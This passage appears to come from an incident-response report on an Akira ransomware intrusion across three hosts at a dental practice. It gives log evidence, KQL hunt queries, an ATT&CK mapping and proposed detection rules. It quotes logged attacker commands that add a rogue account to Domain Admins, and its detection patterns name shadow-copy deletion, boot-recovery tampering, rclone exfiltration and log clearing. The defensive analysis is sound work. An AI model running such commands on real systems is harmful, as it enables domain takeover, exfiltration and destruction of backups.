05:22:23	net group Domain^ Admins svc_sql /add /domain	none	No corresponding grant event observed in the searched window; command outcome unconfirmed
05:22:28	net localgroup Administrators svc_sql /add	4732 at 05:22:28	Confirmed: svc_sql SID -2105 added to Builtin Administrators (S-1-5-32-544)
05:22:54	Add-ADGroupMember -Identity 'Domain Admins' -Members svc_sql	4728 at 05:22:57	Confirmed: svc_sql SID -2105 added to Domain Admins (domain SID -512)

Interpret it: Q1 Message sections map svc_sql to SID S-1-5-21-3792733513-337468670-578946671-2105. Security 4732 RecordNumber 3432596 adds that SID to Builtin Administrators, group SID S-1-5-32-544; Security 4728 RecordNumber 3432624 adds it to Domain Admins, domain SID ending -512. Both subjects are ADDC01$ with SID S-1-5-18; their logon IDs differ (0x3E7 and 0xC111737C). This confirms domain-account creation and privileged directory persistence. No matching addition is returned for the first two grant commands in Q1's window, which does not prove their error or failure cause. IR should disable svc_sql, remove unauthorized memberships and check for later account use or further changes. A.56 searches 05:21 to 05:30, not the full day. Its three exported rows corroborate the two grants and the account-change record. The absence of additional grant events does not establish command failure or unchanged directory state. A companion 4738 at 05:21:56 (RecordNumber 3432592) records svc_sql being enabled with User Account Control set from 0x15 to 0x10 and a password set, corroborating account setup at 05:21:56; the 4720 event remains the creation evidence.

E9 | F15 | Privilege-grant commands and audit events

Grant commands are followed by 4732 at 05:22:28 and 4728 at 05:22:57 UTC. Exact member/group identity is resolved by raw Q1 records in Appendix B, rather than timing alone. Outcomes of the first two grant commands remain unconfirmed.

EventTime [UTC]		EventCode	CommandLine
2/4/2026, 5:21:57.000 AM	1	1	C:\Windows\system32\net1 group \"Domain Admins\" svc_sql /add /domain
2/4/2026, 5:22:23.000 AM	1	1	C:\Windows\system32\net1 group Domain Admins svc_sql /add /domain
2/4/2026, 5:22:23.000 AM	1	1	cmd /c "net group Domain^ Admins svc_sql /add /domain"
2/4/2026, 5:22:23.000 AM	1	1	net group Domain Admins svc_sql /add /domain
2/4/2026, 5:22:28.000 AM	1	1	C:\Windows\system32\net1 localgroup Administrators svc_sql /add
2/4/2026, 5:22:28.000 AM	1	1	net localgroup Administrators svc_sql /add
2/4/2026, 5:22:28.000 AM		4732	
2/4/2026, 5:22:28.000 AM	1	1	cmd /c "net localgroup Administrators svc_sql /add"
2/4/2026, 5:22:54.000 AM	1	1	powershell -c "Add-ADGroupMember -Identity 'Domain Admins' -Members svc_sql"
2/4/2026, 5:22:57.000 AM		4728	
2/4/2026, 5:23:01.000 AM	1	1	cmd /c "net user svc_sql /domain"
2/4/2026, 5:23:02.000 AM	1	1	net user svc_sql /domain
2/4/2026, 5:23:02.000 AM	1	1	C:\Windows\system32\net1 user svc_sql /domain

Columns

Enlarged excerpts from the original capture; crop coordinates recorded in the companion manifest. Panels keep the original row order. Source: Screenshot 2026-10-10 at 7.01.13 AM.png

F16. Impact, encryption: Akira ransomware deployment

State it: The attacker deployed ransomware stages and wrote .akira artifacts and ransom notes across the three hosts. These observations support encryption impact with High confidence; file contents were not inspected to verify encryption of every artifact.

Show it: EventID 11 FileCreate/overwrite events for paths ending .akira: 29 distinct (host, path) artifacts (count of distinct host-and-path pairs, confirmed by replay; a global TargetFilename dcount undercounts these at 27; in-window). Sysmon EventID 11 records file creation or overwrite, not the encryption operation itself, so these artifacts are consistent with encryption rather than direct proof of it. Ransom note akira_readme.txt written 128 times across the estate (128 EventID 11 write events across 116 distinct host-and-path locations, in-window), in Public and user directories (for example C:\Users\Public\Documents\, C:\Users\Emily.Grant\Desktop\, C:\Users\Administrator\Desktop\). The attacker verified their own work with dir C:\Users*.akira /s at 05:14:44. Ransomware stages ran as updater.exe (05:14:15) and OneDriveSync.exe from C:\Users\Public\.

Interpret it: Data encrypted for impact (T1486). The .akira extension names the family and matches the threat intel. Two distinct metrics: 29 is the measured count of distinct (host, path) .akira artifacts (consistent with encrypted output); the ransom note akira_readme.txt was written 128 times across 116 distinct (host, path) locations, the gap being 12 more write events than distinct locations, so at least one location was written more than once; the exact distribution is not resolved here, and it outnumbers the encrypted artifacts because the note is dropped per directory while the sample of encrypted files captured here is smaller. Both are measured in-window, not estate-wide baseline. The two counts are facts (dcount and count of EventID 11 records); that the .akira artifacts represent successfully encrypted file contents is an inference (High confidence) from the Akira family's known behaviour and the ransom-note drops, not something EventID 11 verifies on its own.

E10 | F16 | Ransomware artifact counts

The query distinguishes 128 note-write events at 116 host/path locations from 29 .akira artifacts. File contents were not examined, so successful encryption remains an inference.

Run | Time range : **Set in query** | Show : **1000 results**

```
635  HarborlightDental_CL
636  | where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
637  | where EventID == 11
638  | where TargetFilename endswith ".akira" or TargetFilename has "akira_readme"
639  | extend Kind = iff(TargetFilename endswith ".akira", "encrypted_artifact", "ransom_note")
640  | summarize WriteEvents = count() by host, TargetFilename, Kind
641  | summarize DistinctHostPathArtifacts = count(), WriteEvents = sum(WriteEvents) by Kind
```

Results | Chart

Kind	DistinctHostPathArtifacts	WriteEvents
ransom_note	116	128
Kind	ransom_note	
DistinctHostPathArtifacts	116	
WriteEvents	128	
encrypted_artifact	29	29
Kind	encrypted_artifact	
DistinctHostPathArtifacts	29	
WriteEvents	29	

Original capture; display size adjusted only. Source: Screenshot 2026-10-10 at 8.14.06 PM.png

9.17 DISCRIMINATION FINDINGS (Real or Noise)

F-Noise-1. SearchIndexer access as a baseline candidate

State it: SearchIndexer.exe access to LSASS is a baseline candidate distinct from the spoolsv dump sequence. Its legitimacy is not established by process name or access mask alone.

Show it: EventID 10 records SearchIndexer.exe accessing lsass.exe with granted_access 0x21410 at 02:35:47 and 02:37:03 on BACKOFFICE-PC1. The cited SYSTEM context and SearchTextHarvester pipe event at 02:35:47 support the baseline interpretation. The mask includes PROCESS_VM_READ (0x0010), so it is read-capable. No dump or attacker follow-on is cited for this pair. In contrast, spoolsv at 0x1fffff is linked to lsass.dmp at 02:50:17 (F6).

Interpret it: The cited SearchIndexer path, SYSTEM context and SearchTextHarvester pipe activity support a benign explanation. The 0x21410 mask includes read access, so the mask cannot clear it. The screenshot pair at 02:35:47 and 02:37:03 provides an in-window candidate control; it does not show a representative benign baseline or establish every occurrence was harmless. Signature/hash verification, full lineage and a dated pre-intrusion comparison would strengthen the classification. No dump or follow-on attacker activity is cited for this pair. Confidence: Medium for the benign interpretation.

Baseline separation: Q5 applies the unchanged D3 predicate to both populations. All three selected F5/F6 attack-anchor events pass; both SearchIndexer candidate events are rejected. Those two events also fail the positive selector before the explicit SearchIndexer exclusion, so this pair does not demonstrate a reduction caused by that exclusion. This is a five-event paired diagnostic, not a representative false-positive study. Q5 totals and row references are in Appendix B.

E11 | F-Noise-1 | Baseline candidate requires validation

Two SearchIndexer-to-LSASS accesses use mask 0x21410 at 02:35:47 and 02:37:03 UTC. This is an in-window candidate control, not established benign ground truth; Q5 tests the detection predicate separately.

```
337
338
339
340 HarborlightDental_CL
341 | where EventTime between (datetime(2026-02-04 02:35:00) .. datetime(2026-02-04 02:45:00))
342 | where host has "BACKOFFICE-PC1" and EventID == 10
343 | extend SrcImg = extract(@"SourceImage['""]>([^<]+)<",1,EventData_Xml),
344          TgtImg = extract(@"TargetImage['""]>([^<]+)<",1,EventData_Xml)
345 | where TgtImg has "lsass"
346 | project EventTime, SrcImg, TgtImg, granted_access, User
347 | sort by EventTime asc
348
```

Results | Chart

EventTime [UTC]	SrcImg	TgtImg	granted_access
2/4/2026, 2:35:47.000 AM	C:\Windows\system32\SearchIndexer....	C:\Windows\system32\lsass....	0x21410
EventTime [UTC]	2026-02-04T02:35:47Z		
SrcImg	C:\Windows\system32\SearchIndexer.exe		
TgtImg	C:\Windows\system32\lsass.exe		
granted_access	0x21410		
2/4/2026, 2:37:03.000 AM	C:\Windows\system32\SearchIndexer....	C:\Windows\system32\lsass....	0x21410
EventTime [UTC]	2026-02-04T02:37:03Z		
SrcImg	C:\Windows\system32\SearchIndexer.exe		
TgtImg	C:\Windows\system32\lsass.exe		
granted_access	0x21410		

Original capture; display size adjusted only. Source: Screenshot 2026-10-11 at 5.33.15 PM.png

F-Noise-2. Credential Manager reads require context beyond event frequency

State it: EventCode 5379 occurs before and after the intrusion and is not a sufficient discriminator for the credential-theft sequence. Individual reads still require account, process and target context.

Show it: EventCode 5379 occurs every hour across the whole day, 26 in the 00:00 hour and 23 in the 01:00 hour, both before the intrusion's first execution at 01:59, and continuing after (96 in the 13:00 hour, an afternoon period). There is no cluster in the 02:35 to 02:50 window where the real credential theft (F6) occurred.

Interpret it: The all-day distribution supports routine background activity as the explanation for much of the 5379 volume. It cannot exclude misuse of a subset during the compromise. The strongest cited credential-access evidence is the attack-linked LSASS access and dump-file write, with the later NTDS extraction attempt on the DC. Do not clear each 5379 event based on frequency alone.

Baseline separation: 5379 events occur before and after the intrusion, including 26 in the 00:00 hour, 23 in the 01:00 hour and 96 in the 13:00 hour. That distribution establishes background occurrence, not a verdict on each read. Use account, process and target context to distinguish any attack-related subset.

F-Noise-3. akira_svc queried, no creation observed (branded name)

State it: The ransomware-branded name akira_svc was only queried; no creation of that account was observed in the searched window. What is established is that no akira_svc creation was observed in the searched window; whether the lookup was deliberate misdirection or incidental enumeration cannot be determined from a single command.

Show it: EventID 1, 05:23:28 on ADDC01, net user akira_svc /domain (a lookup, no /add, no password). No 4720 account-creation event exists for akira_svc anywhere in the day. The only 4720 is svc_sql at 05:21:56 (F15).

Interpret it: The discriminator is the presence of a 4720 event and the /add flag. svc_sql has both; akira_svc has neither. The attacker ran a lookup on a ransomware-branded name; akira_svc has no creation event in the searched window, so no akira_svc account creation was observed, whereas svc_sql is the real backdoor. Whether the account exists at all is not settled by a single lookup; that would need directory state, earlier records, or the lookup's output. The operational point stands regardless: there is nothing observed to remediate on akira_svc, and disabling svc_sql is what matters. Fact that no akira_svc creation was observed in the searched window; the misdirection read is a plausible but unproven interpretation, not established by the single lookup.

Discriminator: svc_sql is supported by an account-creation command and a 4720 event. akira_svc appears in a lookup without a creation event in this window. This comparison separates an observed account change from a name search; neither item is a benign-control sample.

F-Noise-4. AnyDesk presence, MSP tooling versus attacker remote access

State it: AnyDesk.exe is present on BACKOFFICE-PC1. It is most consistent with Coastal MSP's remote administration tooling rather than attacker-introduced access, but this cannot be fully resolved from the available telemetry.

Show it: AnyDesk.exe appears as a target in the 02:49:47 spoolsv handle sweep (one of ~30 processes spoolsv enumerated), running from C:\Program Files (x86)\AnyDesk\AnyDesk.exe, a standard install path. No EventID 1 in the hunt window shows AnyDesk being dropped by an attacker process, and no attacker binary is parented by AnyDesk.

Interpret it: The discriminator is install path and provenance: AnyDesk sits in its normal Program Files location and is not dropped or launched by any attacker process in-window. The brief states Coastal MSP uses remote tools for routine administration, which fits. Classed as likely MSP tooling, Low-to-Medium confidence, with the caveat that the MSP's own session logs (not in this table) would be needed to confirm it was never abused. Named as a residual uncertainty rather than smoothed over.

Baseline separation: The legitimate twin is Coastal MSP's remote-administration tooling. AnyDesk runs from its standard Program Files path and is not dropped or launched by any attacker process in-window. Separated by install path and provenance; residual uncertainty named because MSP session logs are out of scope.

9.18 NEGATIVE FINDINGS

Looked for	Where	Method applied	Conclusion
Second malicious DLL execution (duplicate loader)	EventID 1, CommandLine has "StartW"/"review.dll", 02:26 to 06:00, all hosts	Behaviour search on the loader signature	Corrected: a first execution (D:\review.dll, 01:59) was found on re-scope before 02:24. See F1 (revised).
Second downloaded archive/ISO	EventID 11, archive/ISO/Zone.Identifier, full day, BACKOFFICE-PC1	File-create search for delivery artifacts	Corrected: a second archive (Vendor_Invoice_Review.7z, 01:57) was found; two lures delivered. See F1 (revised).
WMIC command argument issued from the DC downstream	EventID 1, WMIC with /node not .7, ADDC01, full day	Command-line search	Not logged. Reverse-direction WMI activity evidenced by EventID 3 + 4648 + WmiPrvSE instead (F14); the carried command is a named gap.
akira_svc account creation	EventCode 4720 for akira_svc, full day	Audit-event search	No 4720. akira_svc was queried only (F-Noise-3).
Scheduled-task creation audit (4698)	EventCode 4698, all hosts	Audit-event search	Not present in this table. Tasks reconstructed from EventID 11/13 artifacts (blind spot 2).
Exfiltration volume / bytes transferred	EventID 3 to MEGA / C2 IPs	Network-connection review	Not quantifiable. Per-process Sysmon shows the connection, not payload size (blind spot 1).

10. HYPOTHESIS OUTCOME

Outcome: Supported for a three-host intrusion with continued implant traffic and confirmed privileged directory persistence. Q1 resolves svc_sql membership; Q2 resolves early credentialed DC access and the later WMI implant session. Q4 replaces the earlier cadence claim with per-stream measurements, and Q5 tests both attack anchors and baseline candidates. Encryption impact remains a High-confidence artifact inference. NTDS export completion, exfiltration completion and volume remain unconfirmed, with process-linked MEGA DNS and network events confirming contact with the intended service (R1, Appendix C); backup-deletion success remains unconfirmed. The task creator and actor identity remain unresolved; Q3/Q3b returned no selected follow-on behavior for the first-lure GUIDs, a negative limited to the searches and collected telemetry.

Justification: The events link two delivery sequences, proxy execution, injection, elevation, credential access, cross-host execution, attempted cloud transfer, anti-recovery commands, ransomware artifacts and continued implant traffic. The account, process, host and timing anchors make a multi-host intrusion a stronger explanation than isolated administration. Each conclusion retains its evidence limit: observed commands establish actions attempted, not all intended outcomes. The discrimination findings identify baseline candidates and named uncertainties rather than treating absence of a selected signal as proof of harmlessness.

Counter-hypotheses tested: (1) Insider or authorized administrator: downloaded lures, implant traffic, credential dumping and ransomware artifacts contradict routine authorized work, but do not exclude an insider using external infrastructure. (2) Automated versus hands-on operation: retries, reconnaissance and cross-host commands fit either a person using tools or a script that performs those steps. Timing does not resolve operator presence. (3) Incident ended at the ransom note: rejected by process-attributed implant connections through 18:47:29 and the directory-persistence activity. (4) Single-host compromise: rejected by attacker execution and related artifacts on all three hosts. The intrusion is established; external identity and degree of automation remain unresolved.

Observed activity span: the first lure download is at 01:57:15 and the first review.dll execution at 01:59:15. A.51 does not show matching follow-on activity through 02:25 for the early runs, and the full-day GUID and self-footprint traces (Q3 and Q3b, A.55) returned no selected follow-on behavior for those three GUIDs in the day; this does not establish a complete process lifetime or absence of all effects. The second sequence resolves cdn.cloud-endpoint.net at 02:25:07 and connects one second later. The last attributed DC connection is at 18:47:29 from C:\Users\Public\OneDriveSync.exe, ProcessGuid 851c2eb2-cec0-6982-55d8-0c0000000a00, to 104.21.30.237 on 80/443; taskhostw connects seconds earlier (A.52). This establishes about 16 hours 50 minutes from first download to last observed implant connection, and about 16 hours 22 minutes from first C2 to last DC C2. Candidate endpoint last-seen times are 09:23 on BACKOFFICE-PC1, 14:47 on HL-FS01 and 18:47 on ADDC01. Shared-CDN endpoints require process attribution; the final DC event has that link. It proves an implant was still connecting, not that a person was issuing commands or that access ceased afterward.

E12 | Outcome | Implant traffic after the ransom-note period

Process-attributed DC connections continue through 18:47:29 UTC from Public\OneDriveSync.exe, with taskhostw seconds earlier. This rejects an incident ending at the ransom note. It does not prove a human operator was active or that access ended afterward.

```
806  HarborlightDental_CL
807  | where EventTime between (datetime(2026-02-04 17:00:00) .. datetime(2026-02-04 23:59:59))
808  | where host has "ADDC01" and EventID == 3 and DestinationIp in ("104.21.30.237","172.67.174.46")
809  | extend PG = extract(@"ProcessGuid['""]?>([^<]+)<", 1, EventData_Xml)
810  | project EventTime, host, Image, PG, DestinationIp, DestinationPort
811  | sort by EventTime desc
812  | take 10
```

Results | Chart

EventTime [UTC]	host	Image	PG	DestinationIp	DestinationPort
2/4/2026, 6:47:29.000 PM	ADDC01	C:\Users\Public\OneDriveSync.exe	{851c2eb2-cec0-6982-55d8-0c0000000a00}	104.21.30.237	443
2/4/2026, 6:47:29.000 PM	ADDC01	C:\Users\Public\OneDriveSync.exe	{851c2eb2-cec0-6982-55d8-0c0000000a00}	104.21.30.237	80
2/4/2026, 6:47:28.000 PM	ADDC01	C:\Users\Public\taskhostw.exe	{851c2eb2-cb16-6982-dfd7-0c0000000a00}	104.21.30.237	80
2/4/2026, 6:47:27.000 PM	ADDC01	C:\Users\Public\taskhostw.exe	{851c2eb2-cb16-6982-dfd7-0c0000000a00}	104.21.30.237	443
2/4/2026, 6:46:29.000 PM	ADDC01	C:\Users\Public\OneDriveSync.exe	{851c2eb2-cec0-6982-55d8-0c0000000a00}	104.21.30.237	80
2/4/2026, 6:46:29.000 PM	ADDC01	C:\Users\Public\OneDriveSync.exe	{851c2eb2-cec0-6982-55d8-0c0000000a00}	104.21.30.237	443
2/4/2026, 6:46:28.000 PM	ADDC01	C:\Users\Public\taskhostw.exe	{851c2eb2-cb16-6982-dfd7-0c0000000a00}	104.21.30.237	80
2/4/2026, 6:46:27.000 PM	ADDC01	C:\Users\Public\taskhostw.exe	{851c2eb2-cb16-6982-dfd7-0c0000000a00}	104.21.30.237	443
2/4/2026, 6:45:29.000 PM	ADDC01	C:\Users\Public\OneDriveSync.exe	{851c2eb2-cec0-6982-55d8-0c0000000a00}	104.21.30.237	80
2/4/2026, 6:45:28.000 PM	ADDC01	C:\Users\Public\OneDriveSync.exe	{851c2eb2-cec0-6982-55d8-0c0000000a00}	104.21.30.237	443

Original capture; display size adjusted only. Source: Screenshot 2026-10-11 at 9.06.41 AM.png

11. ATT&CK COVERAGE

Observed and inferred techniques (confidence and limits retained below). Phase labels retain the report's legacy terminology; they are not an exhaustive current ATT&CK tactic mapping.

Analytic phase	Technique	ID	Evidence ref
Initial Access	Phishing suspected; delivering message and sub-technique unconfirmed	T1566	F1
Defense Evasion	Mark-of-the-Web bypass suspected; payload stream/prompt state unverified	T1553.005	F1
Defense Evasion	System Binary Proxy Execution: Rundll32	T1218.011	F2
Defense Evasion	Process Injection	T1055	F3, F5
Privilege Escalation	Abuse Elevation Control: Bypass UAC	T1548.002	F4
Defense Evasion	Masquerading: Match Legitimate Name or Location	T1036.005	F1, F5, F10, F13
Credential Access	OS Credential Dumping: LSASS Memory	T1003.001	F6
Credential Access	OS Credential Dumping: NTDS	T1003.003	F7
Lateral Movement	Credentialed SMB access to DC observed; exact admin share and staging link remain inferred	T1021.002	F8
Execution	Windows Management Instrumentation	T1047	F8, F14
Persistence	Scheduled Task	T1053.005	F13
Command and Control	Web-protocol C2 inferred from process/domain/port context; content unobserved	T1071.001	F11
Command and Control	Proxy use inferred from shared CDN context; fronting unconfirmed	T1090	F11
Exfiltration	Exfiltration to Cloud Storage attempted; completion unconfirmed	T1567.002	F10
Impact	Inhibit System Recovery commands; success unconfirmed	T1490	F12
Defense Evasion	Indicator Removal: Clear Windows Event Logs	T1070.001	F9
Persistence	Create Account: Domain Account	T1136.002	F15
Lateral Movement / Persistence / Privilege Escalation	Valid Accounts (reuse of Emily.Grant)	T1078	F6, F8
Impact	Data Encrypted for Impact; High-confidence artifact-based inference	T1486	F16
Persistence	Registry Run Keys / Startup Folder	T1547.001	F13; R2 EventRecordID 267301

Hunted, not observed

Analytic phase	Technique	ID	Why it was in scope
Credential Access	DCSync (replication-based domain dump)	T1003.006	NTDS IFM commands observed. No 4662 records in the reported inventory; this dataset cannot exclude DCSync.
Lateral Movement	Pass-the-Hash / Pass-the-Ticket	T1550.002/.003	Searched as an alternative lateral mechanism. Lateral movement used explicit cleartext credentials over WMI (F8, F14), not hash/ticket reuse observed in telemetry.
Exfiltration	Exfiltration Over C2 Channel	T1041	A separate rclone-to-MEGA transfer was attempted. No payload visibility to confirm or exclude data transfer over the C2 channel.

12. DETECTION AND TELEMETRY GAPS

Gap	Impact	Fix	Owner
Monitoring and escalation history unresolved	Brief and alert console conflict; endpoint evidence shows continued implant connections through 18:47:29	Stand up alerting on the detections in Section 13; after-hours on-call or MDR coverage	Coastal MSP
No 4698 scheduled-task audit events	Task creation reconstructable only from file/registry artifacts	Enable Audit Other Object Access Events (Success) and collect Security 4698/4702 and Task Scheduler operational records on all hosts	Coastal MSP
No network payload visibility (no pcap/Zeek/Suricata)	Exfiltration volume and C2 content unknowable	Deploy network sensor or NetFlow at the egress; at minimum log proxy/firewall bytes per destination	Coastal MSP
Flat /24 LAN, no segmentation	Workstation reached file server and DC with no boundary	Segment into zones; restrict SMB/RPC from workstations to servers (see F8, Section 15 recommendation)	Coastal MSP
Sysmon EventID 8/10 SourceImage/TargetImage not top-level	Process-injection and LSASS-access analysis requires XML extraction	Confirm Sysmon config captures these fields as columns in the pipeline	MSP / SOC tooling

13. NEW DETECTIONS AUTHORED

The rules below remain hunt-derived candidates. Earlier positive replays remain historical evidence. D8 is revised below to count parsed channel names and requires a fresh replay; prior results do not validate its new body. Other rule bodies retain their previous logic. Follow-up exports Q1/Q2/Q4/Q5, the narrower Q3 replacement and the expanded Q3b were run by the author and reviewed for this revision. Q5 tests the unchanged D3 predicate against attack anchors and baseline candidates. No representative benign validation, measured false-positive rate, deployment latency or ingestion-delay test is available. Historical replay must pin EventTime to 4 February and include the later TimeGenerated ingestion window. Any rule-logic change requires a fresh replay.

D1. fodhelper UAC bypass via ms-settings handler hijack

Logic: EventID 13 RegistrySetValue where TargetObject ends \ms-settings\shell\open\command or ...\DelegateExecute, OR EventID 1 where Image ends fodhelper.exe launched from a scripting parent (cmd.exe/powershell.exe), as the observed bypass was (cmd /c fodhelper.exe). Data source: Sysmon 13, 1. FP rate: unmeasured; authorized installers may write this key. Exclude known installers if any appear in baseline. ATT&CK: T1548.002. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d)
| where (EventID == 13 and TargetObject has @"\ms-settings\shell\open\command")
     or (EventID == 13 and TargetObject has @"\ms-settings\shell\open\command\DelegateExecute")
     or (EventID == 1 and Image endswith @"\fodhelper.exe" and ParentImage has_any
    ("cmd.exe","powershell.exe"))
| project EventTime, host, EventID, Image, ParentImage, TargetObject
```

D2. Masqueraded binary executing from C:\Users\Public

Logic: EventID 1 where Image matches a known Windows process name (taskhostw, svchost, spoolsv, RuntimeBroker, OneDriveSync, MsMpEng) but the path is not under \Windows\System32\ or the legitimate install path. Data source: Sysmon 1. FP rate: unmeasured; validate legitimate paths and deployment activity. Caveat: maintain an allowlist of the real paths per binary. ATT&CK: T1036.005. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID == 1
| extend leaf = tostring(split(Image, "\\")[-1])
| where leaf in~
    ("taskhostw.exe","spoolsv.exe","svchost.exe","runtimebroker.exe","onedrivesync.exe","msmpeng.exe")
| where (Image startswith @"C:\Users\Public\" or Image startswith @"C:\ProgramData\Microsoft\") and
    Image !has "Windows Defender"
| project EventTime, host, Image, ParentImage, CommandLine
```

D3. taskhostw / non-service process injecting into spoolsv or lsass

Logic: The predicate selects EventID 8/10 access to spoolsv or lsass, then a Public/taskhostw source or selected access masks. EventID 10 alone does not prove injection. Q5 returns 23 passing events and two rejected SearchIndexer candidates from 25 selected events; all three named F5/F6 attack anchors pass. The SearchIndexer pair fails the positive selector as well as the explicit exclusion. A production false-positive rate and the exclusion's incremental benefit are unmeasured. ATT&CK: T1055, T1003.001. Status: proposed; original predicate retained.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID in (8,10)
| extend SrcImg = extract(@"SourceImage['""]>([^<]+)<",1,EventData_Xml),
         TgtImg = extract(@"TargetImage['""]>([^<]+)<",1,EventData_Xml),
         granted_access = tostring(column_ifexists("granted_access",""))
| where TgtImg has_any ("spoolsv.exe","lsass.exe")
| where not(SrcImg has "SearchIndexer.exe" and granted_access == "0x21410")
| where SrcImg has_any (@"\Users\Public\","taskhostw") or granted_access in ("0x1fffff","0x1410","0x40")
| project EventTime, host, SrcImg, TgtImg, granted_access
```

D4. LSASS dump written to disk

Logic: EventID 11 for a .dmp path containing lsass or written by a process whose Image contains spoolsv. This is narrower than a general non-diagnostic dump rule. Data source: Sysmon 11. FP rate: unmeasured; legitimate diagnostic dumps may match. WER paths and werfault are not excluded by this body. ATT&CK: T1003.001. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID == 11
| where TargetFilename has ".dmp" and (TargetFilename has "lsass" or Image has "spoolsv")
| project EventTime, host, User, Image, TargetFilename
```

D5. ntdsutil IFM / NTDS.dit extraction on a domain controller

Logic: EventID 1 where Image ends ntdsutil.exe and CommandLine has ifm or create full, OR EventID 11 where TargetFilename has ntds.dit outside the normal DB path. Data source: Sysmon 1, 11. FP rate: unmeasured; authorized IFM maintenance can match. Caveat: allowlist scheduled DC maintenance windows if IFM is used for legitimate DC promotion. ATT&CK: T1003.003. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d)
| where (EventID == 1 and Image has "ntdsutil.exe" and (CommandLine has "ifm" or CommandLine has "create
    full"))
    or (EventID == 11 and TargetFilename has "ntds.dit" and TargetFilename !has @"\Windows\NTDS\")
| project EventTime, host, EventID, User, Image, CommandLine, TargetFilename
```

D6. rclone-pattern cloud exfiltration under any process name

Logic: EventID 1 where CommandLine has rclone grammar (copy/sync plus a remote of the form word:path, plus --config or mega:/s3:/b2:), regardless of the Image name. Data source: Sysmon 1. FP: legitimate rclone use by IT for backups; allowlist known rclone paths, accounts and destinations. Catches the MsMpEng masquerade because it keys on the command grammar, not the binary name. ATT&CK: T1567.002. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID == 1
| where CommandLine has_any ("mega:","s3:","b2:","--config") and CommandLine has_any ("copy","sync")
| where CommandLine matches regex @"\b\w+:[^\\]"
| project EventTime, host, Image, CommandLine
```

D7. rclone config written via echo (cleartext credentials)

Logic: EventID 1 with echo plus rclone.conf or the listed configuration-field strings. A config.dat filename alone is not selected by this body. Data source: Sysmon 1. FP rate: unmeasured; administrative scripts may match. ATT&CK: T1567.002 for exfiltration preparation; writing an operator-supplied credential does not establish discovery of stored credentials. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID == 1
| where CommandLine has "echo" and (CommandLine has "rclone.conf" or CommandLine has_any ("type =
    mega","user =","pass ="))
| project EventTime, host, CommandLine
```

D8. Mass event-log clearing (wevtutil cl or 1102)

Logic: Parse the channel argument from wevtutil cl or clear-log process commands, normalize its case and count distinct channel names by host in fixed five-minute buckets. Alert on three or more named channels, or on Security 1102. Commands indicate attempted clearing; 1102 corroborates Security-log clearing. Data source: Sysmon 1 and Security 1102. FP rate: unmeasured; approved maintenance can match. Fixed buckets can split a burst across a boundary. The amended body requires replay; it is not yet validated against this workspace. ATT&CK: T1070.001. Status: proposed, revised in v1.11.

```
let B = HarborlightDental_CL
    | where EventTime > ago(1d)
    | extend EID=toint(EventID), EC=toint(EventCode),
```

```
        ImageKey=tolower(replace_regex(tostring(Image), @"\\+", "/"));
let R = @"(?i)(?:^|\s)(?:cl|clear-log)\s+(?:""([^""]+)""|([^\s""]+))";
union
(
    B | where EID == 1 and ImageKey endswith "/wevtutil.exe"
    | extend Channel=tolower(coalesce(extract(R, 1, CommandLine),
                                      extract(R, 2, CommandLine)))
    | where isnotempty(Channel)
    | summarize Channels=dcount(Channel), ChannelList=make_set(Channel)
        by host, bin(EventTime, 5m)
    | where Channels >= 3
    | extend Signal="wevtutil clear commands for 3+ channels/5min"
),
(
    B | where EC == 1102
    | project host, EventTime, Signal="Security log cleared (1102)"
)
```

D9. Inhibit system recovery (VSS / backup / BCD tampering)

Logic: EventID 1 where CommandLine has any of vssadmin delete shadows, wbadmin ... delete catalog, bcdedit ... recoveryenabled no, bootstatuspolicy ignoreallfailures, or wmic shadowcopy delete. Data source: Sysmon 1. FP rate: unmeasured; approved backup maintenance can match. ATT&CK: T1490. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID == 1
| where CommandLine has_any ("delete shadows","delete catalog","recoveryenabled no","bootstatuspolicy
    ignoreallfailures","shadowcopy delete")
| project EventTime, host, Image, CommandLine
```

D10. Rogue privileged account creation or group addition

Logic: This first-pass query ORs Security account/group events with account/grant command patterns; it does not join them into a causal sequence. Q1 confirms member and group identities through named Message sections, including Administrators and Domain Admins. Tuning should parse those fields and select privileged target groups, then test authorized changes and MSP accounts. Command creation alone does not prove a successful grant; the successful audit events do (F15). Data source: Security 4720/4728/4732, Sysmon 1. ATT&CK: T1136.002. Status: proposed; raw-field evidence is validated, the tuned parser is not deployed.

```
HarborlightDental_CL
| where EventTime > ago(1d)
| where EventCode in (4720,4728,4732)
     or (EventID == 1 and (
            (CommandLine has_any ("net user","net localgroup Administrators") and CommandLine has
    "/add")
            or CommandLine has "Add-ADGroupMember"))
| project EventTime, host, EventCode, EventID, CommandLine
```

D11. Nonbrowser connection volume to candidate C2 endpoints

Logic: The unchanged candidate query selects high EventID 3 counts from nonbrowser processes grouped by destination IP. It does not measure duration, payload content, external-only destinations or per-process cadence. The earlier strict dual-port/low-variance form returned zero in the author's replay; the relaxed volume query returned candidates. Q4 now separates host, process GUID, image, destination IP and port: all 32 post-05:25 groups have a 60-second median, but standard deviations of 130.43-271.30 seconds contradict a low-variance conclusion for that phase. Use process lineage and domain evidence to assess candidates. Do not require a sub-5-second standard deviation for this incident or describe shared CDN IPs as malicious without context. False-positive rate remains unmeasured; legitimate update and telemetry clients can match. ATT&CK: T1071.001 and T1090 are infrastructure/protocol interpretations. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID == 3 and DestinationPort in ("80","443")
| where Image !has "msedge" and Image !has "chrome" and Image !has "firefox" and Image !has "iexplore"
```

```
| summarize conns = count(), ports = make_set(DestinationPort), FirstSeen = min(EventTime), LastSeen =
    max(EventTime)
          by host, Image, DestinationIp, bin(EventTime, 1h)
| where conns > 50
// Candidate generator only. Review process lineage and domain evidence.
// Q4 does not support a low-variance requirement for this incident.
```

D12. rundll32 loading a DLL from a non-system drive letter via an export

